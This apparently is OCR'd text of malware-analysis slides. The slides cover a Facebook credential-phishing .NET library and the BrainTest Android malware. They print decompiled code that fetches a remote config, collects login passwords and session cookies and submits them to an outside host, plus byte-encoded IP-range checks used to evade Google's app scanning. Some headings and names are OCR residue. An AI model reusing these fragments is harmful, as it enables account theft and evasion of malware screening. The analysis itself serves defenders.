
TinkerAccountLibrary.dll

Payload from remote

Phishing Activity

Submit to remote


FEABME WORKFLOW



```
TinkerAccountLibrary (1.0.0.(
  References
  {} -
  {} AppData
      AppData
      AppDataManager
      ClientData
      ClientDataManager
  {} FBAccount
      TinkerAccount
  {} TinkerAccountLibrary
```


```
{
    IL_BC:
    int arg_C6_0 = 1056482324;
    while (true)
    {
        switch (arg_C6_0 ^ 1056482326)
        {
        case 1:
            result = AppDataManager.(httpClient, "https://tinduongpho.com/webdata").Result;
            arg_C6_0 = 1056482326;
            continue;
        case 2:
            AppDataManager.(AppDataManager.(httpClient), "Cache-Control", "max-age=0");
```


FEABME WORKFLOW




```
{
"LoginEnable":"1",
"UrlHomePage":"https://www.facebook.com/",
"UrlLogin":"https://www.facebook.com/login.php?login_attempt=1",
"LogoUrl":"http://icons.iconarchive.com/icons/danleech/simple/512/facebook-icon.png",
"UrlToSubmit":"https://tinduongpho.com/webdata/Index2",
"CC1":"c_user",
"CC2":"xs",
"CC3":"csm",
"CC4":"datr",
"PointLogin":https://www.facebook.com/checkpoint/?next
}
```

FEABME WORKFLOW





FEABME WORKFLOW



CowboyAdventure.dll

```
checkLocationLogi(HttpResponseMes
checkpointCancelDelete(HttpRespons
checkpointOK(HttpResponseMessage
checkpointReactive(HttpResponseMe
checkRememberBrowser(HttpRespon
getFacebook() : HttpResponseMessa
getValueByName(string, string) : strin
InitClient() : void
Login() : bool
Login(AppData) : bool
login2(AppData) : TinkerAccount.Log
LoginRequest() : HttpResponseMess
```


```
            case 2:
            {
                HttpContent httpContent;
                result = TinkerAccount.(this.client, this.Appdata.UrlLogin, httpContent).Result;
                arg_10_0 = 926187255;
                continue;
            }
            case 3:
            {
                list.Add(new System.Collections.Generic.KeyValuePair<string, string>("email", this.UserName));
                list.Add(new System.Collections.Generic.KeyValuePair<string, string>("pass", this.Password));
                list.Add(new System.Collections.Generic.KeyValuePair<string, string>("default_persistent", "0"));
                list.Add(new System.Collections.Generic.KeyValuePair<string, string>("timezone", ""));
                HttpContent httpContent = TinkerAccount.(list);
                arg_10_0 = 926187252;
```

Phishing Activity

Submit to remote

CASE STUDY – BRAINTEST

CASE STUDY – BRAINTEST



Brain Test

bajoelmantoh7 Puzzle

★★★★ 2,555

PEGI 3

SOPHOS http://blog.checkpoint.com/2015/09/21/braintest-a-new-level-of-sophistication-in-mobile-malware/


CASE STUDY – BRAINTEST

Report Date	2015-09-21	2016-01-06
Name	BrainTest	BrainTest2
First Seen	2015-07-28	2015-10-01
Period	**55 days**	**97 days**
Installs	100,000 - 500,000	606,000 - 1,335,000

CASE STUDY – BRAINTEST

- IP Info
- Timebombs
- Dynamic code loading
- Encryption
- Remote payload
- packing/obfuscation

IP INFO




```
public void onReceive(Context context, Intent context) {
    A001.a0(A001.a());
    try {
        if(context.getAction().equals("com.android.vending.INSTALL_REFERRER")) {
            String v0_1 = context.getStringExtra("referrer");
            if(v0_1 == null) {
                return;
            }

            if(v0_1.length() == 0) {
                return;
            }

            SharedPreferences$Editor v1 = context.getSharedPreferences("Referrer", 0).edit();
            v1.putString("referrer", v0_1);
            v1.commit();
            return;
        }

        if((context.getAction().equals("android.intent.action.USER_PRESENT")) || (context.getAction()
                .equals(DD.action_block_receve))) {
            if(!d.a().g(context)) {
                return;
            }

            Intent send_intent = new Intent(context.getApplicationContext(), DD.class);
            send_intent.setAction(DD.action_block_send);
            context.getSystemService("alarm").setRepeating(0, 20000 + System.currentTimeMillis(),   /
                    7200000, PendingIntent.getBroadcast(context, 0, send_intent, 134217728));
```

Bypass Google Bouncer via ipinfo.io

IP INFO HTTP://IPINFO.IO/JSON

```
{
  "ip": "91.109.247.173",
  "hostname": "tor-exit2-readme.puckey.org",
  "city": "",
  "region": "",
  "country": "GB",
  "loc": "51.5000,-0.1300",
  "org": "AS13213 UK2 - Ltd”
}
```

IP INFO




```
if(d.a(d.b(new byte[]{49, 55, 51, 46, 49, 57, 52, 46, 48, 46, 48}), d.b(new byte[]{49, 55,
        51, 46, 49, 57, 52, 46, 50, 53, 53, 46, 50, 53, 53}), d.a(this.k).ip)) {
    d.a(this.l, false);  // 173.194.0.0-173.194.255.255
    return;
}

if(!d.a(d.b(new byte[]{55, 52, 46, 49, 50, 53, 46, 48, 46, 48}), d.b(new byte[]{55, 52,
        46, 49, 50, 53, 46, 50, 53, 53, 46, 50, 53, 53}), d.a(this.k).ip)) {
}
else {
